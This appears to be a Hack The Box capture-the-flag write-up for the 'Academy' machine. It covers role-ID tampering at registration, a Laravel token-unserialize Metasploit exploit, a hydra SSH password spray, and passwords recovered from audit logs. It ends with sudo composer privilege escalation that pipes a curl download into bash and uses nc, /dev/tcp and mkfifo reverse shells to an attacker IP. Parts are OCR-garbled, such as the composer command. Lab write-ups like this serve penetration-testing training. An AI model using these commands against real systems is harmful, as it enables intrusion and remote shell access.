
Academy

10.129.53.84



InfoGathering

SCOPE

```
Hosts
=====

address        mac  name          os_name  os_flavor  os_sp  purpose  info  comments
-------        ---  ----          -------  ---------  -----  -------  ----  --------
10.10.10.215        10.10.10.215  Linux               4.X    server
10.129.53.84                      Linux               5.X    server
```

SERVICES

```
Services
========

host          port   proto  name    state  info
----          ----   -----  ----    -----  ----
10.10.10.215  22     tcp    ssh     open   SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
10.10.10.215  80     tcp    http    open   Apache/2.4.41 (Ubuntu) ( 302-http://academy.htb/ )
10.10.10.215  33060  tcp    mysql   open
10.129.53.84  22     tcp    ssh     open   OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 Ubuntu Linux; protocol 2.0
10.129.53.84  80     tcp    http    open   Apache httpd 2.4.41 (Ubuntu)
10.129.53.84  33060  tcp    mysqlx  open
```

SSH


```
[+] 10.10.10.215:22       - SSH server version: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
```

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|   256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|_  256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
```

HTTP

HOME PAGE: http://10.10.10.215 is forwarded too http://academy.htb/
LOGIN PAGE: http://academy.htb/admin.php
LOGIN PAGE: http://academy.htb/login.php
REGISTER PAGE: http://academy.htb/register.php

```
[+] 10.10.10.215:80 Apache/2.4.41 (Ubuntu) ( 302-http://academy.htb/ )
```



- http://academy.htb
  - /
  - Modules_files
    - adsct
    - app.js.download
    - axios.min.js.download
    - bootstrap.bundle.min.js.download
    - enjoyhint.min.js.download
    - jquery.min.js.download
    - jquery.scrollTo.min.js.download
    - kinetic.js.download
    - logo-htb.svg
    - logo.svg
    - metisMenu.min.js.download
    - prism.js.download
    - simplebar.min.js.download
    - toastr.min.js.download
    - waves.min.js.download
  - admin.php
    - uid=admin&password=admin
  - api
    - modules
      - favourite
        - /
      - unlock
  - config.php
  - home.php
  - images
    - logo.svg
  - index.php
  - login.php
    - uid=tobor&password=Password123%21
  - register.php
    - uid=tobor&password=Password123%21&confirm=Pas
  - success-page.php
  - var
    - www
      - html
        - academy
          - public
            - home.php

MySQL


```
[+] 10.10.10.215:33060    - 10.10.10.215:33060 is running MySQL (protocol 11)
```

Gaining Access

I registered for an account at http://academy.htb/register.php

After registering I was able to sign in using the account I created which took me too [http://-academy.htb/home.php](http://academy.htb/home.php)

SCREENSHOT OF SIGN IN



I reviewed the HTTP requests in Burpsuite and noticed when I created my user there was a hidden Role ID value that was set to 0.
I signed out and created another user account setting the Role ID to a value of 1 by intercepting the registration request and changing the value manually

SCREENSHOT OF INTERCEPTED AND MODIFIED BURP REQUEST

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project optio

Intercept HTTP history WebSockets history Options

Request to http://academy.htb:80 [10.129.53.84]

Forward Drop Intercept is on Action Open Browser

Pretty Raw \n Actions

```
1 POST /register.php HTTP/1.1
2 Host: academy.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 59
9 Origin: http://academy.htb
10 Connection: close
11 Referer: http://academy.htb/register.php
12 Cookie: PHPSESSID=n29fh2q7co10tk6fskchhvnree
13 Upgrade-Insecure-Requests: 1
14 DNT: 1
15 Sec-GPC: 1
16
17 uid=rob&password=Pass0wrd1%21&confirm=Passw0rd1%21&roleid=1
```

After forwarding the requests I was able to sign into the admin.php uri

SCREENSHOT OF ADMIN.PHP ACCESS


Academy Launch Planner


Item	Status
Complete initial set of modules (cry0l1t3 / mrb3n)	done
Finalize website design	done
Test all modules	done
Prepare launch campaign	done
Separate student and admin roles	done
Fix issue with dev-staging-01.academy.htb	pending

Once signed in I discovered a new subdomain “**dev-staging-01.academy.htb**” which I then added to my hosts file
Another stand out piece of information is the two usernames **cry0l1t3** and, **mrb3n**

SCREENSHOT OF NEW PAGE

HOME PAGE: http://dev-staging-01.academy.htb/





Looking at the environment variables I discovered a password for the MySQL database

SCREENSHOT EVIDENCE OF CLEAR TEXT SQL CREDS

Environment Variables

APP_NAME	"Laravel"
APP_ENV	"local"
APP_KEY	"base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="
APP_DEBUG	"true"
APP_URL	"http://localhost"
LOG_CHANNEL	"stack"
DB_CONNECTION	"mysql"
DB_HOST	"127.0.0.1"
DB_PORT	"3306"
DB_DATABASE	"homestead"
DB_USERNAME	"homestead"
DB_PASSWORD	"secret"

I ran a search on exploitdb for Laravel and discovered this app has a Metasploit RCE

```
# Command Executed
searchsploit laravel
```

SCREENSHOT OF RESULTS

```
root@kali:~/HTB/Boxes/Academy# searchsploit laravel
---------------------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------------------
Laravel - 'Hash::make()' Password Truncation Security
Laravel Log Viewer < 0.13.0 - Local File Download
PHP Laravel Framework 5.5.40 / 5.6.x < 5.6.30 - token Unserialize Remote Command Execution (Metasploit)
UniSharp Laravel File Manager 2.0.0 - Arbitrary File Read
UniSharp Laravel File Manager 2.0.0-alpha7 - Arbitrary File Upload
---------------------------------------------------------------------------------------------------
```

I used the Metasploit exploit and was able to gain access to the machine

```
# Commands Executed
use exploit/unix/http/laravel_token_unserialize_exec
set RHOSTS 10.129.53.84
set VHOST dev-staging-01.academy.htb
set SSL false
set RPORT 80
set TARGETURI /
set APP_KEY dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
set LHOST 10.10.14.83
set LPORT 1337
```

SCREENSHOT EVIDENCE OF SESSION

```
msf6 exploit(unix/http/laravel_token_unserialize_exec) > run

[*] Started reverse TCP handler on 10.10.14.83:1337
[*] Command shell session 1 opened (10.10.14.83:1337 → 10.129.53.84:52258) at 2020-11-30 15:20:49 -0500


python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@academy:/var/www/html/htb-academy-dev-01/public$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@academy:/var/www/html/htb-academy-dev-01/public$ hostname
hostname
academy
www-data@academy:/var/www/html/htb-academy-dev-01/public$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:ee:09 brd ff:ff:ff:ff:ff:ff
    inet 10.129.53.84/16 brd 10.129.255.255 scope global dynamic ens160
       valid_lft 536sec preferred_lft 536sec
    inet6 dead:beef::250:56ff:feb9:ee09/64 scope global dynamic mngtmpaddr
       valid_lft 86241sec preferred_lft 14241sec
    inet6 fe80::250:56ff:feb9:ee09/64 scope link
       valid_lft forever preferred_lft forever
www-data@academy:/var/www/html/htb-academy-dev-01/public$
```

While enumerating with the www-data user I discovered a new clear text SQL password in /var/www/html/academy/.env

```
# Command Executed
cat /var/www/html/academy/.env
```


SCREENSHOT OF CLEAR TEXT PASSWORD

```
www-data@academy:/var/www/html/academy$ cat .env
cat .env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!
```

This information is also accessible through fuzzing which I apparently did a poor job of to not notice

LINK: http://10.129.53.84/academy/.env

SCREENSHOT OF THIS FILE VIEWED IN BROWSER



I performed a password spray to see if the discovered password would work for any of the users in the home directory

```
# Commands Executed
ls -l /home | awk '{print $3}' # Make easy to copy and paste user list

# Brute force SSH login
hydra -s 22 -L user.lst -p 'mySup3rP4s5w0rd!!' 10.129.53.84 -t 1 -V ssh
```

SCREENSHOT EVIDENCE OF SUCCESS

```
root@kali:~/HTB/Boxes/Academy# hydra -s 22 -L user.lst -p 'mySup3rP4s5w0rd!!' 10.129.53.84 -t 1 -V ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-30 15:55:38
[DATA] max 1 task per 1 server, overall 1 task, 6 login tries (l:6/p:1), ~6 tries per task
[DATA] attacking ssh://10.129.53.84:22/
[ATTEMPT] target 10.129.53.84 - login "21y4d" - pass "mySup3rP4s5w0rd!!" - 1 of 6 [child 0] (0/0)
[ATTEMPT] target 10.129.53.84 - login "ch4p" - pass "mySup3rP4s5w0rd!!" - 2 of 6 [child 0] (0/0)
[ATTEMPT] target 10.129.53.84 - login "cry0l1t3" - pass "mySup3rP4s5w0rd!!" - 3 of 6 [child 0] (0/0)
[22][ssh] host: 10.129.53.84   login: cry0l1t3   password: mySup3rP4s5w0rd!!
[ATTEMPT] target 10.129.53.84 - login "egre55" - pass "mySup3rP4s5w0rd!!" - 4 of 6 [child 0] (0/0)
[ATTEMPT] target 10.129.53.84 - login "g0blin" - pass "mySup3rP4s5w0rd!!" - 5 of 6 [child 0] (0/0)
[ATTEMPT] target 10.129.53.84 - login "mrb3n" - pass "mySup3rP4s5w0rd!!" - 6 of 6 [child 0] (0/0)
```

I was then able to su as cry0l1t3

```
# Command Executed
su - cry0l1t3
Password: mySup3rP4s5w0rd!!
```

I could then able to read the user flag

```
# Command Executed
```

```
cat ~/user.txt
# RESULTS
9e1019d161a97d9c0bfd0abaa79344f2
```

SCREENSHOT EVIDENCE OF FLAG

```
www-data@academy:/var/www/html/academy$ su - cry0l1t3
su - cry0l1t3
Password: mySup3rP4s5w0rd!!

$ cat ~/user.txt
cat ~/user.txt
9e1019d161a97d9c0bfd0abaa79344f2
```

USER FLAG: 9e1019d161a97d9c0bfd0abaa79344f2

PrivEsc

In checking my group membership I can see I am a member of the “adm” group which means I have permissions to /var/log files

```
# Command Executed
id
```

```
cry0l1t3@academy:~$ id
id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
```

Inside the directory /var/log/audit are the audit logs. The audit.log files can contain a “data” value which is in hexadecimal format.
I decoded the data values and discovered a possible password

```
# Commands Executed
cd /var/log/audit
HEX=$(grep data audit.log.3 | awk '{print $11}' | sed 's/data\=//g')
```

I wrote a python script to convert hex to text

CONTENTS OF hex2text.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

def hex2text(n):
    print(bytearray.fromhex(n).decode())
n = input("Enter the hexadecimal value you want to conver to text: ")

hex2text(n)
```

Using the python script I was able to discover the password for the mrb3n user

```
# Commands Executed
./hex2text.py
Enter Value: 7375206D7262336E0A
```

```
./hex2text.py
Enter Value: 6D7262336E5F41634064336D79210A

# RESULTS
su mrb3n
mrb3n_Ac@d3my!
```

I was then able to su as the mrb3n user

```
# Command Executed
su mrb3n
Password: mrb3n_Ac@d3my!
```

SCREENSHOT EVIDENCE OF NEW USER ACCESS

```
cry0l1t3@academy:/var/log/audit$ su mrb3n
Password:
$ id
uid=1001(mrb3n) gid=1001(mrb3n) groups=1001(mrb3n)
$ hostname
academy
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:ee:09 brd ff:ff:ff:ff:ff:ff
    inet 10.129.53.84/16 brd 10.129.255.255 scope global dynamic ens160
       valid_lft 497sec preferred_lft 497sec
    inet6 dead:beef::250:56ff:feb9:ee09/64 scope global dynamic mngtmpaddr
       valid_lft 86072sec preferred_lft 14072sec
    inet6 fe80::250:56ff:feb9:ee09/64 scope link
       valid_lft forever preferred_lft forever
```

The mrb3n user has sudo permissions for the composer command

```
# Commands Executed
sudo -l
Password: mrb3n_Ac@d3my!
```

SCREENSHOT EVIDENCE OF RESULTS

```
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
```

Composer can be used to executed scripts. If I create a script to execute with sudo I will gain root access
RESOURCE: https://getcomposer.org/doc/articles/scripts.md

I create a composer.json file

CONTENTS OF composer.json

```
{
        "scripts": {
        "cmd": [
```

```
            "ctarget="_blank" 10.10.14.83/rev.sh | bash"
        ]
    }
}
```

I then created the rev.sh file

CONTENTS OF rev.sh

```
#!/bin/bash
nc -e /bin/bash 10.10.14.84 1338 || bash -i >& /dev/tcp/10.10.14.84/1338 0>&1 || rm /tmp/f;mkfifo /tmp/f;cat /
tmp/f|/bin/bash -i 2>&1|nc 10.10.14.84 1338 >/tmp/f
```

I then hosted a python3 simple http server in the same directory as the rev.sh file

```
# Command Executed
python3 -m http.server 80
nc -lvnp 1338
```

SCREENSHOT EVIDENCE OF REV.SH EXECUTION

```
root@kali:/var/www/html# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.53.84 - - [30/Nov/2020 16:49:34] "GET /rev.sh HTTP/1.1" 200 -
```

On the target machine I then execute composer with sudo permissions

```
# Command Executed
sudo composer cmd
Password: mrb3n_Ac@d3my!
```

SCREENSHOT EVIDENCE OF EXECUTED COMPOSER

```
mrb3n@academy:~$ sudo composer cmd
[sudo] password for mrb3n:
PHP Warning:  PHP Startup: Unable to load dynamic library 'mysqli.so' (tried: /usr/lib/php/2019
0190902/mysqli.so.so: cannot open shared object file: No such file or directory)) in Unknown on
PHP Warning:  PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/php/2
lib/php/20190902/pdo_mysql.so.so: cannot open shared object file: No such file or directory)) i
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> curl 10.10.14.83/rev.sh | bash
